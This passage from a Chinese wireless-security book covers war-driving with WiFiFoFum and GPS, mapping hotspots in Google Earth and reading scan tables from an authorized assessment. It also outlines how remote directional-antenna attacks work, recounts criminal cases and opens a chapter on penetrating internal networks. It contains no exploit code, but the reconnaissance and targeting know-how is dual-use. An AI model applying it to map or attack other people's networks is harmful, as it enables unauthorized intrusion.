


图 9-12

2. WiFiFoFum 模式

WiFiFoFum 支持两种模式，即列表模式和雷达模式，在 GPS 的配合下，雷达模式可以显示出无线接入点离当前 PDA 位置的远近。

在图 9-13 中可以看到 WiFiFoFum 自动扫描到的 WiFi 热点列表，其显示信息十分丰富，包括 WEP 加密状态（ON/Off）、设备的 MAC 地址、SSID 服务组识别码（如果有）、设备类型（Access Point）、RSSI（接收的信号强度，数值越大信号越好）、工作频道、第一次搜索到时间、最后一次搜索到时间等。你可以根据 Wi-Fi 热点的开放性和信号强度，在列表中选择特定热点直接连接，十分方便。

图 9-14 所示为 WiFiFoFum 的绿色雷达模式显示界面，可以更清晰、人性化地呈现当前区域内的 Wi-Fi 热点分布情况。在雷达界面中，没有启用 WEP 加密的接入点显示为空心三角，而开启 WEP 加密的接入点显示为实心三角，各 Wi-Fi 热点离中心点的位置便是无线设备中 PDA 屏幕的实际位置。

	WEP	MAC	SSID	Type	RSSI
Off	0212790080A2	nimrod	Peer	-67	
Off	001124A50A07	dcs10	AP	-88	
On	00032F178046	MalNet	AP	-41	
Off	001124A529E1	dcs10	AP	-89	
Off	00009389684B	dcs10	AP	-86	
Off	00022D21D727	dcs10	AP	-76	
Off	001124967D46	dcs10	AP	-77	
Off	000D9389AC58	dcs10	AP	0	

图 9-13




图 9-14

9.2.2 WiFiFoFum + GPS 探测

随着技术的发展和成本的下降，传统的 PDA 已基本不可见，取而代之的是打着“智能手机”旗号的手机与 PDA 的集合体，其功能也愈加丰富，很多高端的智能手机都已经内置了 GPS 导航芯片，甚至还内置了 GPS 电子导航地图，确实方便了很多用户。而作为 War-Driving 来说，除了使用笔记本进行无线探测外，还可以使用 PDA 来配合进行。作为 PDA 支持的操作系统有很多，如 Windows Mobile、Symbian、MacOS 等。图 9-15 所示为采用 Windows Mobile 5/6 系统的智能手机。

这里以最流行的 Windows Mobile 5/6 移动操作系统为例，介绍使用安装了前面提到的 WiFiFoFum 工具的 PDA 进行无线探测的操作要点，具体步骤如下：

Step 01 配置 GPS。

若 PDA 内置有 GPS 芯片，可直接进行后续的配置，本步骤可以跳过。若是 PDA 或智能手机自身并没有携带 GPS 定位接收器，但只要支持蓝牙，就可以使用外置的蓝牙 GPS 全球定位系统模块来进行定位。图 9-16 所示为外置蓝牙 GPS 模块，可以看到其大小约为手机的一半。



图 9-15



图 9-16

如图 9-17 所示，在 PDA 上开启 Bluetooth（蓝牙）功能后，进行搜寻即可发现蓝牙 GPS 模块。如图 9-18 所示，只要进行正确的匹配设置后，就可以连接到该 GPS 设备。



图 9-17




图 9-18

为确保 GPS 已与 PDA 配对成功，可以使用工作在 PDA 下的 GPS 查看工具 Mini GPS Viewer 进行卫星定位及信号强度测试。如图 9-19 所示，可设定 GPS 工作的串口及传输比特率，在图 9-20 中可看到搜索速度还是不错的。



图 9-19




图 9-20

Step 02 配置 WiFiFoFum。

在 PDA 上正确安装 WiFiFoFum 并配置好 GPS 与 PDA 的关联后，就可在 WiFiFoFum 上进行对应的设置。主要需要在 WiFiFoFum 的设置选项 Options 中打开 GPS 栏，在对应位置选择正确的串口，如图 9-21 所示，这里是 COM8；设置 Baud Rate 为 38400，保存即可。

Step 03 车载 PDA 或 GPS 支架

在进行 War-Driving 时为方便查看，可根据需要额外配置一个车载 GPS 固定器，将用于探测的 PDA 设备固定在车侧窗或者车仪表盘前侧，再连接数据线至笔记本电脑，就可以即时保存数据。总体效果如图 9-22 所示，其中左图为 ZerOne 无线安全团队在进行 War-Driving 时使用的托架+PDA。




图 9-21



图 9-22

Step 04 使用 WiFiFoFum 进行 War-Driving 无线探测。

现在就可以通过 PDA 进行 War-Driving 无线探测了。打开 WiFiFoFum，在 GPS 的支持

下，可以看到 WiFiFoFum 不但快速记录下沿途无线接入点的 SSID、MAC、加密情况，还记录下无线信号的卫星定位数据。如图 9-23 所示，下方的 GPS 旁显示当前已经连接到 7 颗卫星，而当前已探测到的 AP 数量为 64 个。

在进行深入探测时，恶意的攻击者也会抵近目标区域进行细化探测，以确定目标 AP 的信号覆盖范围，从而为进一步攻击做准备。在国内的一些开放城市，一些商业间谍已经在看似不经意的接触中，搜索到企业内部无线接入点标识、加密程度、信号强弱等信息。而作为抵近距离无线探测的方式之一，War-Walking 是首当其冲的选择。

同样地，在上面讲述的 WiFiFoFum+GPS 的组合方式，正是商业间谍的首选。如图 9-24 所示，将这样几个便携式设备放置在内兜里，戴着耳机听着发现无线信号的告警声，作为旁观的你，能觉察出来这是在搜索无线网络的商业间谍吗？

WEP	MAC	SSID	Type	RSSI
Off	0019E0D020F2	TP-LINK	AP	0
On	001478BF967C	CMM	AP	0
Off	00E04CF40625	Kingnet	AP	0
Off	007404EB9217	AR7WRD	AP	0
On	007404EB13BF	King	AP	0
Off	001478C7B664	TP-LINK	AP	0
On	0019E0D020DC	torch	AP	0
Off	0015E907685C	default	AP	0
On	00184D85BBBA	HOME	AP	0
Off	001478BB2D6A	TP-LINK	AP	0
Off	00026F030113	cmcc	AP	0
Off	00026F030099	cmcc	AP	0

图 9-23



图 9-24

9.3 绘制热点地图操作指南

本节内容除工具外，其他均节选自 2008~2010 年间由国内 ZerOne Security Team（ZerOne 无线安全团队）公布的系列国内重点城市 War-Driving 评测报告及提交至政府、警务系统等部门的内部无线安全报告。其中，包含了针对某些重点地段、地区或重点机构的无线网络安全性测试，按照行业惯例，本小节中涉及的部分敏感信息已经过脱密处理。

9.3.1 绘制热点地图

关于无线热点地图绘制工具，对于广大的无线黑客来说，免费且还可以公开可获得的地图工具非 Google Earth 莫属了。关于 Google Earth，是一款 Google 公司开发的虚拟地球仪软件，它把卫星照片、航空照相和 GIS 布置在一个地球的三维模型上。安装很简单，从官方网站下载到本地后，双击打开安装文件一直单击“下一步”按钮即可，这里就不再演示了。

Google Earth 官方网站：

<http://earth.google.com/intl/zh-TW/>

下面就来看看如何使用 Google 地图绘制热点卫星地图的具体步骤：

Step 01 下载并安装 Google Earth 桌面版。



从其官方网站下载 Google Earth 并安装。安装完毕后，双击 Google Earth 图标，进入主程序界面。可以看到主窗口中在宇宙黑色背景正中呈现的一个非常漂亮的蓝色地球。可以通过按住鼠标左键来拨动这个地球模型，也可以通过鼠标上的滑轮来放远或者拉近查看细节，如图 9-25 所示。

Step 02 开始进行无线探测。

具体细节请参考前一节 War-Driving 内容。这里既可以使用安装了 Netstumbler 及 Kismet 的笔记本电脑进行，也可以使用安装了前面提到的 WiFiFoFum 的 PDA 配合进行无线探测。这里以安装了 WiFiFoFum 的 PDA 为例，如图 9-26 所示，其他工具以此类推。



图 9-25

HOP	Lat	Lon
:34	0.96	34.22841666666667
:32	0.97	34.22843166666667
:25	1.1	34.22832333333333
:05	0.96	34.228165
:54	0.96	34.22813666666667
:53	1.1	34.22832333333333
:38	0.97	34.227845
:26	0.96	34.2285
:22	0.96	34.22845833333333
:17	0.96	34.22843333333333
:49	1.1	34.22818
:45	0.97	34.22852666666667

图 9-26

Step 03 保存探测结果。

在使用 WiFiFoFum 进行主动式探测完毕后，应将探测结果保存为 KML 文件格式（即 Google Earth 支持格式）。如图 9-27 所示，为了方便查看，将这些数据通过 SD 卡导入到笔记本电脑或者台式机中。

对于其他格式输出文件，可以使用 KML 转换工具转换即可。当然，有能力的读者也可以自行编写 KML 转换工具，可参考前面相关文件格式介绍部分或者从互联网上自行查询更多的资料作为依据。

注意： WiFiFoFum 支持多种输出文件格式，可根据需要保存为 TXT、XML、POI、WIS 以及 KML 格式，甚至支持输出为 Netstumble 特有的 NSI 文件格式，以方便直接导入。




图 9-27

Step 04 使用 Google Earth 来查看无线热点 GPS 数据并制作热点地图。

- ① 打开所处城市(乡镇)的卫星地图，这里就以某城市为例。通过鼠标单击 Google Earth 地图中大致区域，然后使用鼠标滑轮来放大定位城市地图，达到图 9-28 所示的效果。

- ② 然后选择“文件”→“打开”命令，打开刚才导出的 KML 文件所在目录，将 KML 文件双击导入到 Google Earth 中，如图 9-29 所示。



图 9-28



图 9-29

- ③ 可以看到，在载入 KML 文件后，刚才的卫星地图中出现了大量的无线接入点图标，每个接入点均以其 ESSID 名称所标识。这些无线接入点按照街道布局分布出现在路段的中间或两侧，这是由于在进行 War-Driving 探测时，所用车辆均是沿着主干道行驶，故只能探测到沿途两侧信号强度较高的无线接入点所致。为了区分公开可访问和加密的无线接入点，WiFiFoFum 会用不同颜色的图标来标识，其中没有采用任何加密的无线接入点为绿色，采用 WEP 或者 WPA 加密的无线接入点显示为红色。

- ④ 最终生成的 Google Earth 无线接入点（热点）地图，如图 9-30 所示。




图 9-30

- ⑤ 可以将鼠标移动到任意接入点图标上并单击，即可弹出一个白色窗口，如图 9-31 所示，其中列举出该无线接入点的 SSID、MAC 地址、工作频道、信号强度、探测时间等，这样，一个局部地区的无线热点地图就大功告成了。后面只需要不断添加 AP 记录即可使其更加完善。




图 9-31

无线热点地图打造完毕，是不是很简单？下面再来看看其他一些无线热点地图，这里给出以前测试的一些数据，希望大家喜欢。

9.3.2 某单位内部无线热点地图

在一次无线安全评估项目中，经授权对国内某地区 XX 移动公司进行的无线网络安全现状探测，这里做了脱密处理。如图 9-32 所示，可以看到大量的 CMCC、GMCC 等提示，其中大部分的网络均采用了基础的 WEP 加密，或者根本没有进行加密。但由于大部分无线网络均为内部网络，所以信号都比较好。

Shell - Kismet <2>										
BSSID	PWR	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID		
00:19:FC:8D:	97	114	27	0	3	22	OPN	CMCC		
00:16:16:03:	76	545	12	6	54	OPN	CMCC			
00:11:95:4C:	75	323	0	6	54	WEP	WEP	GMCCITC		
00:90:4B:E6:	70	69	1135	40	1	54	OPN	CMCC		
00:90:4B:E5:	68	71	56	0	1	54	OPN	CMCC		
00:19:FC:8D:	59	62	56	0	22	22	WEP	CMCC		
00:16:16:03:	47	49	31	0	1	54	OPN	CMCC		
00:23:CD:24:	45	29	0	8	5	54	OPN	FAST		
00:60:FC:90:	45	59	8	0	11	22	WEP	WEP		
00:16:16:02:	42	46	38	0	1	54	OPN	CMCC		
00:19:FC:8D:	41	41	0	6	6	22	WEP	CMCC		
00:60:FC:60:	24	39	3	0	6	22	WEP	WEP		
00:7A:84:E8:	31	21	0	8	1	54	OPN	AR7WWD		
00:16:16:03:	38	54	15	0	11	54	OPN	CMCC		
00:18:9E:39:	29	5	0	6	1	54	WEP	CTC_9a27		
00:16:16:02:	27	4	9	0	1	54	OPN	CMCC		
00:23:CD:20:	27	9	0	6	54	WEP	WEP	HOME		
00:24:01:29:	27	13	0	0	6	54	WEP	dlink		
00:16:16:03:	26	8	0	6	11	54	OPN	CMCC		
00:15:16:03:	25	22	8	0	6	54	OPN	CMCC		
00:32:69:02:	21	5	0	8	6	54	OPN	TP-LINK		
00:23:CD:47:	26	4	0	8	6	54	WEP	ZD_swearise		
00:24:83:92:	22	5	0	8	6	54	WPA COMP	PSK cocodLink		
00:23:CD:75:	22	2	0	0	6	54	WPA2 COMP	PSK kenny		

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:19:FC:8D:	00:19:D2:45:95:C9	81	0- 2	6	24	gmcc
00:19:FC:8D:	00:22:F4:D8:A1:20	43	0- 2	21	18	
00:16:16:03:	00:13:CE:B9:03:85	92	54-54	53	4	
00:16:16:03:	00:1F:3B:CC:G2:F1	81	54-48	0	272	
00:16:16:03:	00:17:9A:70:90:FB	87	54-54	0	241	
00:16:16:03:	00:19:4E:02:02:02	62	54-54	1	6	CMCC
00:16:16:03:	00:13:CE:B9:04:9E	67	0- 26	109	59	CMCC
00:11:95:4C:	00:14:73:7F:D6:23	96	54-48	0	63	
00:11:95:4C:	00:1F:3B:7E:14:85	93	8-12	0	18	GMCCITC,BingoSoftware
00:11:95:4C:	00:1F:3B:94:6E:5D	66	36-24	6	4	
00:11:95:4C:	00:1C:BF:97:48:38	64	0- 2	0	8	GMCCITC
00:11:95:4C:	00:1F:3B:94:6E:5D	56	8-12	0	8	
00:11:95:4C:	00:1F:3C:D9:54:50	39	0- 1	0	86	GMCCITC
00:11:95:4C:	00:22:43:7C:19:75	44	0-24	0	32	
00:13:CE:7B:7F:C9	59	1- 1	23	184	184	GMCCITC

图 9-32

经过简单的抓包分析后，可以看到图 9-33 所示的大量的数据包内容，其中包含了大量的内部 IP 地址、DNS 查询及相关数据传输资料等。换句话说，就是内部的一些资料可以轻松地通过无线抓包后分析得出。

虽然大部分无线信号已经被抑制在局部区域内，但是从主体大楼外侧一定范围内，仍然能够获取到部分信号，该信号强度虽作为远程连接时会比较困难，但作为无线抓包分析足矣。也就是说，存在远程监听的隐患。我已将可能的风险汇总并递交至其相关部门，希望对方能够及时改进。




图 9-33

为防止可能的风险及隐患，这里就不再给出热点地图了。

9.3.3 绘制无线热点地图

对于经常出差的人来说，在候机等待的漫长时间中，打开笔记本电脑，坐在机场的咖啡屋里上网是件很惬意的事情。不过对于国内机场的无线接入环境来说，大部分的咖啡屋、餐饮厅都提供了无线接入服务，只需要在那里点餐就可以享受到附赠的无线上网服务。图 9-34 所示为国内某机场局部无线网络分布情况，通过此图，可以看到加密网络的数量还是比较多的，毕竟作为机场的公共区域，安全性相对要高很多。但仍然有个别无线网络采用了低级别的 WEP 加密方式，这也就带来了一些潜在的安全隐患，图 9-35 所示为使用 Airodump-ng 进行无线信号探测。




图 9-34




图 9-35

一些忠告：

- 不要在机场的公共候机区域内对周边无线网络进行任何类型的攻击。
- 不要在机场的公共候机区域内对周边无线网络实施无线干扰。
- 不要在飞机上打开笔记本电脑的无线网卡。
- 不要在飞机上进行任何形式的无线信号搜索（如通过手机、PDA 等）。

为避免不必要的麻烦及危险，请务必遵循以上忠告。

9.3.4 绘制繁华地段无线热点地图

2008~2010 年，国内最大无线安全组织 ZerOne 无线安全团队在国内西部某省会城市开展了持续 3 年的定期大规模无线安全环境探测，探测对象主要针对城市商业繁华地带、高新区产业开发区以及沿线的各大高等院校、研究所等单位。在经过每轮近 20 天细化深入的探测识别后，获得了大量的第一手相关资料，从探测数据汇总后如表 9-1 所示。

表 9-1

探测路线	探测到的 AP 数量
2008 年 8 月	市中心、高新区、环城线路、二环线路
2010 年	市中心、高新区、环城线路、二环线路

其中，无线接入点启用安全措施情况如表 9-2 所示。

表 9-2

测试时间	加密情况	AP 数量	占有率
2008 年 8 月	未启用加密	928	46.1 %
	WEP	763	37.9 %
	WPA-PSK	324	16 %
	关闭 SSID 广播	60	3 %

续表

2010年12月	未启用加密	1532	26.5 %
	WEP	1346	23.3 %
	WPA-PSK	2906	50.2 %
	关闭 SSID 广播	407	7%

除此之外，在通过对地区热点地图的绘制与对比后，可明确看到无线网络发展的现状。图 9-36 所示为该省会城市的市中心主干道及中心街道地图。




图 9-36

图 9-37 所示为结合卫星定位地图绘制的无线热点分布地图。



图 9-37

在图 9-37 中可以看到，在城市主干道和商业中心街道上遍布无线热点，对比 2007 年探测的数据，从这里能够感受到该城市无线网络发展的迅猛。不过从安全角度来说，其中有很多都没有启用加密或者启用了弱 WEP 加密，这对于一些不能约束自己的无线黑客来说，都存在着潜在的攻击价值。

9.4 远程无线攻击原理及一些案例

由于无线远程攻击的内容稍有些敏感，也许会被一些别有用心的人用来进行非法的行径。所以本节后面会给出一些案例，用来强调技术的两面性。不过值得注意的是，技术本身就好比刀刃有双面性，有人习武用来防身健体，有人则是为了打家劫舍，理解和角度的不同导致的结果都会不一样。

9.4.1 远程无线攻击的原理

在无线网络攻击技术中，比较难察觉的就是远程无线攻击，一些恶意的攻击者可以在事先探测的基础上，通过自行强化过的定向天线，对指定远程无线接入点 AP 进行远程攻击及破解，从而达到从远程渗透到目标内网的目的。

不过有一些问题需要攻击者自行解决，比如目标 AP 的天线增益过低、距离目标 AP 中间的建筑物过多、附近存在可造成磁场干扰的建筑或设备等。这些问题需要大家更深入地理解无线网络才能够弄明白如何解决，这些原理在本无线黑客入门中不再深入讨论。

那么作为远程无线攻击来说，首先，攻击者会先勘测绘制预攻击目标周边的无线热点分布图，比如之前章节讲述的使用 Google Earth 卫星地图制作的无线热点分布图。在经过事先的探测后，攻击者已经能够较清楚地获得目标接入点 AP 的大概位置、海拔、MAC、SSID 等，那么也就能够根据需要分辨出预攻击目标所处大厦的楼层。

在这里，为了从附近大量的无线接入点信号中分离出预攻击目标，交叉式定位法经常被攻击者用于定位特定目标的无线接入点，比如从卫星地图上确认的 AP、在大厦中安置的具体楼层位置等，原理如图 9-38 所示。

由此可见，一旦远程攻击成功，恶意的攻击者就可以从远至 1 千米之外渗透至原本保护严密的内网，而对于绝大多数受害方，追踪及锁定攻击来源本身就是难度非常大的问题，更不用说攻击者时常转移位置带来的难题。

图 9-39 所示为国外经过天线改装过以便进行远距离无线攻击的车辆，这样的天线已经可以使攻击者在超过 2 千米以外的位置发起攻击。当然，是在没有大型建筑物的信号干扰下。




图 9-38



图 9-39

9.4.2 真实案例剖析

来看看真实发生的案例，希望这些案例能对某些心思活跃的朋友们敲一敲警钟。大家学习技术可以，但不要利用技术做违法的事情。此外，学习这些无线黑客技术的目的，就是在遭受此类攻击后，能够更有效地做出正确的判断和反应。

案例 1：利用笔记本偷连无线网被抓的案例

加拿大温哥华一位叫做 Alexander Eric Smith 的年轻人，经常把车停在当地一家叫做 Brewed Awakenings 的咖啡屋附近，偷连它们的无线网络，历时超过 3 个月。

通常这位先生都是偷偷躲在停车场自己的车内，而他从来没到那家店买东西，这或许还不算什么。可是，在人家停车场偷连了 3 个月的无线网络，最后终于让店员忍无可忍，只好把他扭送执法单位，如图 9-40 所示。

案例 2：黑客操纵他人股票账户定罪成难题

来源：厦门日报

他只有小学文化，却是一名黑客。他先后侵入多家证券公司的计算机信息系统，对部分股民的资金账户进行交易，以期抬高股价，让自己账户里的股票升值。目前，检察机关已查明的涉案金额就有 1000 多万元。

近日，因涉嫌非法获取计算机信息系统数据罪，这名黑客被厦门市思明区检察院批捕，这也是全省首例黑客侵入证券公司系统操纵股票交易案。

玩游戏“玩”出黑客

24 岁的刘某。据交代，他到广东省顺德市找朋友吴某，最初几天没什么事，就每天玩游戏炒股票。有一天，在玩外挂游戏时突然想到，采取类似手法是否可以登录证券公司的登录界面。经过一番“钻研”，还真可以进入系统看到别人的账户。


刘某交代，接下来几天，他就进入了不少资金账户，并将账户记下来，不过，没有进行任何交易。直至 4 月中旬的一天，才对一个有 50 多万元的账户进行了几笔交易。当时也只是好奇，也没有其他想法，并把新发现告诉了吴某。

5 月下旬，刘某回到在海沧区的暂住处，又每天玩游戏炒股票。“当时，我一直有一个想法：如何用别人账户里的资金交易抬高股价，让自己账户里的股票升值，但是，一直还没有摸到门道”，刘某说，后来他做起发财梦。

刘某交代，因为有对别人的账户进行交易，证券公司应该会发现，怕 IP 地址暴露了自己，都不敢用自己的 IP 地址登录证券公司系统。而他在海沧区的暂住处，因为楼层较底，如果盗用别人的信号无线上网，搜索到的基本都是周边的信号，这样上网登录也很容易被查到，因此一直都不敢在自己的暂住处登录。刘某说，直至 6 月的一天，龙海角美的一个朋友叫他过去玩，他就带上自己的笔记本电脑，并在一家宾馆盗用别人的 IP 无线上网，发现之前从证券系统弄来的账户有些已改密码，但大部分还是没改密码。



图 9-40



恶意操作案值上千万

7月份，吴某也从广东来到厦门。“我告诉吴某，我还可以进入别人的资金账户，而他有资金，准备想办法如何将股票炒涨停，然后多买几台电脑做网站，并寻找客户合作，这样才可以赚到钱，否则别人账户里的资金又取不出来”，刘某说，他邀吴某合作，对方答应了。

7月15日，刘某、吴某就在仙岳路一家酒店开了一个房间。当天，两人非法侵入一家证券公司的交易系统，修改了两个资金账户的密码，并进行大量交易。其中一个账户，被卖出股票19只，共计385万多元，然后买入股票共计507万多元；另一个账户，也被卖出股票4只，共计617万多元，然后买入股票共计596万多元。

在接下来的几天里，两人又采取类似手法，多次进入证券公司的系统，对别人的账户进行交易。后来，刘某还干脆在岛内一幢大厦租了一套房子，从海沧区搬了过来。

与此同时，证券公司发现了多名客户的账户被盗用进行恶意操作，连忙报警。7月30日，刘某第一次在新的暂住处对六七个资金账户进行交易，当天他就落网了。刘某还交代，除了上述这家证券公司外，他还登录并扫描了另外3家证券公司的资金账户。

适用何罪曾是难题

我国在网络快速发展的同时，信息网络违法犯罪数量也大幅上升，而且，犯罪人员也由专业技术人员向普通人群蔓延。但是，在2009年2月以前，我国《刑法》第285条仅对非法侵入国家事务、国防建设、尖端科学技术领域的计算机系统的行为做了规定，而当前绝大多数的黑客攻击侵入的是普通计算机系统和网站，无法适用这一条。

思明区检察院检察官介绍，实践中，对于黑客侵入证券公司系统操纵股票交易，不适合盗窃罪，因为只能买卖，无法把钱转出来，有定为故意毁坏公私财物罪的，但又有一个问题，他可能赚钱，或者卖出后，股票大跌，并没有毁坏公私财物。

2009年2月份通过的《刑法修正案（七）》增加了非法获取计算机信息系统数据罪、非法控制计算机系统罪和提供非法侵入或者控制计算机信息系统专用程序、工具罪，把这一类犯罪行为纳入进来。





第 10 章

从无线网络渗透内网

无线网络除了可以连接常见的网络（即外网）外，还能突破内网，来获取一些资源。

- 10.1 扫描器与扫描方式
- 10.2 密码破解的方法（Telnet、SSH）
- 10.3 缓冲区溢出



10.1 扫描器与扫描方式

作为一切的开始，扫描是必须掌握的，从本章开始，我们就来看看在成功获取对方 AP 的 WEP 或者 WPA-PSK 密码，并成功连接至对方的无线网络后，涉及的一些黑客渗透使用的工具和技术。这部分内容和传统的有线网络黑客攻击技术基本一致，所以大家可以借鉴的资料应该有很多，这里就看看一些典型的内容！当然，下述内容依然以无线攻防测试中常用到的 BackTrack4 Linux 系统为例。

10.1.1 NMAP 扫描器

我们先来看看全球最为强大和有名的扫描器之一——NMAP。这款被 Insecure.org 评为全球 100 强黑客工具之一的高级扫描器不但支持标准、隐秘及各种如 FIN、NULL、Xmas 扫描，甚至还可以通过对目标 IP 的指定端口探测来获得其对应服务的标识信息。

此外由于这款工具是开源的，所以很多民间自发的及各种商业化的扫描工具中都能看到其身影，比如常见的 XScan、流光、Nessus 等。

目前的最新版本为 5.50。NMAP 原来是用于 UNIX 系统的命令行应用程序。自 2000 年以来，这个应用程序就有了 Windows 版本。现在我们来学习 NMAP 经典的几个扫描功能。


1. 判断主机是否 Alive（在线）

